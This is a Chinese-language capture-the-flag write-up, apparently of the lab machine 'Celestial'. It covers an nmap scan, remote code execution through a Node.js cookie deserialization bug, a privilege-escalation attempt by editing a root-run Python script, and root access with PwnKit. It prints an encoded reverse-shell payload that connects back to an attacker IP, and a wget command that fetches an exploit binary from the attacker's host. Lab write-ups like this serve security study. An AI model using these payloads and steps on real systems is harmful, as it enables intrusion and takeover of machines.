
# Celestial,Node.js漏洞、python提權失敗、PwnKit提權

```
└──# nmap -sCV -p3000,21685 -A 10.10.10.85
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-19 21:28 EDT
Nmap scan report for 10.10.10.85
Host is up (0.27s latency).

PORT      STATE  SERVICE VERSION
3000/tcp  open   http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
21685/tcp closed unknown
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=7/19%OT=3000%CT=21685%CU=37245%PV=Y%DS=2%DC=T%G=Y%T
OS:M=669B12E1%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=I%II=I
OS:%TS=8)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O
OS:5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6
OS:=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 2 hops

TRACEROUTE (using port 21685/tcp)
HOP RTT       ADDRESS
1   267.70 ms 10.10.14.1
2   267.94 ms 10.10.10.85

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.46 seconds
```


3000Port 一個未知的網站。查看程式碼無發現異常




Hey Dummy 2 + 2 is 22

進行爆破無資訊，


抓包後，發現Cookie是base64編碼



```
{"username":"Dummy","country":"Idk Probably Somewhere
Dumb","city":"Lametown","num":"2"}
```

如果調整num參數，

網站數字會更動



找漏洞。兩筆有關RCE

- https://www.exploit-db.com/docs/english/41289-exploiting-node.js-deserialization-bug-for-remote-code-execution.pdf
- https://github.com/piyush-saurabh/exploits/blob/master/nodejsshell.py

看起來像生成一個反彈編碼

在進行cookie profile參數反彈


生成反彈編碼。需多加參數(參考PDF6、7頁)

```
└──# python2 nodejsshell.py 10.10.14.12 9200
[+] LHOST = 10.10.14.12
[+] LPORT = 9200
```


```
[+] Encoding
{"rce":"_$$ND_FUNC$$_function ()
{eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,11
4,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,
113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,11
5,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,49,48,46,49,52,46,49,50,34,59,10,80,
79,82,84,61,34,57,50,48,48,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,10
5,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,1
16,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,
105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,
112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,10
5,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,7
9,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,11
1,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,10
8,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,5
9,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44
,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32
,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,10
4,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,1
16,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32
,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,
59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,111,117,116,46,112,105,112,101,40
,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,11
4,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,11
5,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,
100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,32,32,99,108,105,1
01,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110
,34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32
,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,1
16,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,
111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10
,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))}()"}
```

直接上burp無效，需轉成base64編碼

反彈成功




## user flag




---

## 有版本漏洞 PwnKit


---

output.txt有root權限

```
sun@celestial:~$ ls -al
ls -al
total 900
drwxr-xr-x 21 sun  sun     4096 Jul 19 23:01 .
drwxr-xr-x  3 root root    4096 Sep 15  2022 ..
lrwxrwxrwx  1 root root       9 Sep 15  2022 .bash_history → /dev/n
-rw-r--r--  1 sun  sun      220 Sep 19  2017 .bash_logout
-rw-r--r--  1 sun  sun     3771 Sep 19  2017 .bashrc
drwx------ 14 sun  sun     4096 Sep 15  2022 .cache
drwx------ 16 sun  sun     4096 Sep 15  2022 .config
drwx------  3 root root    4096 Sep 15  2022 .dbus
drwxr-xr-x  2 sun  sun     4096 Sep 15  2022 Desktop
-rw-r--r--  1 sun  sun       25 Sep 19  2017 .dmrc
drwxr-xr-x  2 sun  sun     4096 Sep 15  2022 Documents
drwxr-xr-x  2 sun  sun     4096 Sep 15  2022 Downloads
-rw-r--r--  1 sun  sun     8980 Sep 19  2017 examples.desktop
drwx------  2 sun  sun     4096 Sep 15  2022 .gconf
drwx------  3 sun  sun     4096 Jul 19 23:02 .gnupg
drwx------  2 root root    4096 Sep 15  2022 .gvfs
-rw-------  1 sun  sun     7344 Sep 15  2022 .ICEauthority
-rw-rw-r--  1 sun  sun   765823 Apr  9 08:42 linpeas.sh
drwx------  3 sun  sun     4096 Sep 15  2022 .local
drwx------  4 sun  sun     4096 Sep 15  2022 .mozilla
drwxr-xr-x  2 sun  sun     4096 Sep 15  2022 Music
drwxrwxr-x  2 sun  sun     4096 Oct 11  2022 .nano
drwxr-xr-x 47 root root    4096 Sep 15  2022 node_modules
-rw-rw-r--  1 sun  sun       20 Sep 19  2017 .node_repl_history
drwxrwxr-x 57 sun  sun     4096 Sep 15  2022 .npm
-rw-r--r--  1 root root      21 Jul 19 23:15 output.txt
```

`Script is running...???`。因該是腳本?

```
sun@celestial:~$ cat output.txt
cat output.txt
Script is running...
```

先找一下Script 文件是否有存在，如存在進行修改，不存在轉寫新的

Script -> 有一堆文件

Script.py -> 可能是這個，只有一個腳本

位置：

```
sun@celestial:~$ find / -name script.py 2>/dev/null
/home/sun/Documents/script.py
```

可進行修改

```
sun@celestial:~/Documents$ ls -al
total 12
drwxr-xr-x  2 sun  sun  4096 Jul 19 23:27 .
drwxr-xr-x 21 sun  sun  4096 Jul 19 23:18 ..
-rw-r--r--  1 sun  sun    29 Jul 19 21:02 script.py
lrwxrwxrwx  1 root root   18 Sep 15  2022 user.txt → /h
```

明明就是提權。怎變讀取ID 天啊~

```
sun@celestial:~/Documents$ nano script.py
sun@celestial:~/Documents$ cat script.py
import os
os.system('/bin/bash')
sun@celestial:~/Documents$ chmod 644 script.py
sun@celestial:~/Documents$ cat ../output.txt
uid=0(root) gid=0(root) groups=0(root)
sun@celestial:~/Documents$ id
uid=1000(sun) gid=1000(sun) groups=1000(sun),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

進行反彈shell看看(放棄)。正常來講都讀取root id怎都提權不了...

執行版本漏洞

```
sun@celestial:/tmp$ wget 10.10.14.12:8000/PwnKit
--2024-07-19 23:53:08--  http://10.10.14.12:8000/PwnKit
Connecting to 10.10.14.12:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit                                              100%[=================================================================================================>]  17.62K  65.7KB/s    in 0.3s

2024-07-19 23:53:09 (65.7 KB/s) - 'PwnKit' saved [18040/18040]

sun@celestial:/tmp$ chmod +x PwnKit
sun@celestial:/tmp$ ./PwnKit
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@celestial:/tmp# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),1000(sun)
root@celestial:/tmp# whoami
root
root@celestial:/tmp#
```

root flag

```
root@celestial:/tmp# cat /root/root.txt
037842a914195ed02e73287ed3566bcf
root@celestial:/tmp#
```